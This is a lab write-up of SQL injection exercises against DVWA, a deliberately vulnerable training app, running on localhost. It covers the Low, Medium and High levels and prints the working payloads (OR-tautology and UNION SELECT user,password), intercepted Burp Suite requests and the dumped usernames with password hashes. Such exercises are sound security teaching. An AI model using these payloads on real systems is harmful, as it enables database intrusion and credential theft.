

Source Code and Demonstration of SQL Injection Vulnerabilities

All vulnerability levels (Low, Medium, and High) were tested successfully using a variety of payloads and tools like **Burp Suite**, **FoxyProxy**, and online resources like **CrackStation** and **PortSwigger**.

Tools and Environment Setup

- **Operating System:** Kali Linux (Virtual Machine)
- **Web Server:** XAMPP (Apache, MySQL, PHP)
- **Testing Platform:** DVWA (Damn Vulnerable Web Application)
- **Interception Tool:** Burp Suite with FoxyProxy

For the **Objectives** and **Help** we have the following page :

Apps Places May 26 04:35 Help :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Not Secure http://localhost/DVWA/vulnerabilities/view_help.php?id=sqli&security=low&locale=en 90%

Help - SQL Injection

About

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

This attack may also be called "SQLi".

Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler:

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler:

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler:

Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Low-Level SQL Injection:

- Input Method: GET request with user ID
- Challenges: We don't have much challenges the input we enter are directly taken into execution
- Payloads that are successful

1.id=1' OR '1'='1

OUTPUT: This gives all the available users data available.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

2. ' UNION SELECT user,password FROM users#

OUTPUT: This gives the passwords of users available.

The passwords are given in Hashes.

Apps

Places

May 26 00:11

FoxyProxy Options

Vulnerability: SQL Injectio

SQL injection UNION atta

What is SQL Injection? Tu

Not Secure

http://localhost/DVWA/vulnerabilities/sqli/?id=''+UNION+SELECT+user+%2Cpassword

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user ,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user ,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user ,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user ,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user ,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://hobbi-tables.com/>


Explanation: This payload exploits the lack of input sanitization, forcing the SQL query to return all user records and the passwords in Hash values.

Result: Unauthenticated access to all records and passwords are achieved .

Conclusion:we haven't used Burp suite in this level because we didn't really need it .

If payloads are having any error we get our result as follows:

Payload that are Unsuccessful:



Note :

Here we are getting password hashes in name of surname column even though they both are completely different this is because the database contains only 2 columns and by which data is organised there is no other data column in the server exclusively for password .

Medium-Level SQL Injection:


- Input Method: GET request, but with character filtering
- Challenges: We can't enter the input as the previous level because We get a dropdown from which we can select the ID we need. Secondly , the other issue is that special characters are not considered because of backslashing(\\).



For this we are using Burp suite and intercept the request and we modify the request and forward it to the server.

Request that we intercepted from Burp Suite :

We have to modify the code in line 16 and we can forward the request to the server .



Intercept :

POST /DVWA/vulnerabilities/sqli/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0)
Gecko/20100101 Firefox/138.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/DVWA/vulnerabilities/sqli/

Cookie: security=medium;

PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit


Modified intercept/Requests:

- **Raw injection : 1 or 1=1**

1.Modified line 16 : id =1 or 1=1 & Submit=Submit


This gives data of all available users

Output:




- **Raw Injection : 1 or 1=1 UNION SELECT user,password FROM users#**
- **Modified line 16 : id=1 or 1=1 UNION SELECT user,password FROM users#&Submit=Submit**

Output of this gives the details of users along with their passwords in hash values.



OUTPUT:



Explanation: Since special characters were escaped using slashes, the attack was modified to avoid quotes.

Result: Injection succeeded by crafting payload without using ' or --.

High-Level SQL Injection:

- Input Method: POST request using CSRF tokens
- Challenges:
 1. At this level, DVWA uses **CSRF tokens** (`user_token`) to prevent automated or tampered requests.
 2. The form action uses the **POST method**, and inputs like `id` and `Submit` are protected by these dynamic tokens.
 3. The token value changes with every page reload, so a **static request fails** unless a valid token is captured and reused quickly.

To overcome this, we used **Burp Suite** to intercept the request after selecting the ID from the dropdown and clicking the "Submit" button. This allowed us to extract the **valid user_token** and craft our SQL Injection payload.

Even though it is high level this is similar to the low level config because we can enter the desired query and it may still work because whatever we enter is not fully sanitised and it is not considered as distinguished data .we can comment out the “LIMIT 1 “ right after the id in line 10 from source code .

Intercept we obtained in burp suite :

POST /DVWA/vulnerabilities/sqli/session-input.php
HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0)
Gecko/20100101 Firefox/138.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer:
http://localhost/DVWA/vulnerabilities/sqli/session-input.php

Cookie: security=high;
PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit

Payloads used to obtain the data and passwords or users :


Raw query :1 'or' 1='1 ' UNION SELECT user,password FROM users#

This can be directly injected to the server from the id entry box .

Second way is from intercept

Modified line 16 in POST_Request : id= 1 'or' 1='1 ' UNION SELECT user,password FROM users# &Submit=Submit

OUTPUT: Displays all the users along with their password in hash



The screenshot shows a web browser window with the URL `http://localhost/DVWA/vulnerabilities/sql/`. The page title is "vulnerability: SQL injection". The main content area displays the results of a successful SQL injection attack, showing a list of users and their passwords in hash format. The results are as follows:

ID	First name	Surname
1 'or' 1='1 ' UNION SELECT user,password FROM users#	admin	admin
1 'or' 1='1 ' UNION SELECT user,password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
1 'or' 1='1 ' UNION SELECT user,password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
1 'or' 1='1 ' UNION SELECT user,password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1 'or' 1='1 ' UNION SELECT user,password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
1 'or' 1='1 ' UNION SELECT user,password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Below the results, there is a section titled "More Information" with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

The sidebar on the left contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, DVWA Security, PHP Info, About, and Logout. The footer shows the user information: Username: admin, Security Level: high, Locale: en, and SQLi DB: mysql.

This payload bypasses the filtering logic and CSRF token check, leading to successful SQL Injection.

Output: Displays all user data from the database .

Explanation:

High-level SQL Injection required capturing a **valid CSRF token** and crafting an attack inside a **POST request** while maintaining correct syntax and structure. Without a valid token, the server rejects the request.

Result:

SQL Injection was successfully executed by preserving session integrity and token validity, thus breaking the intended security controls at the High level.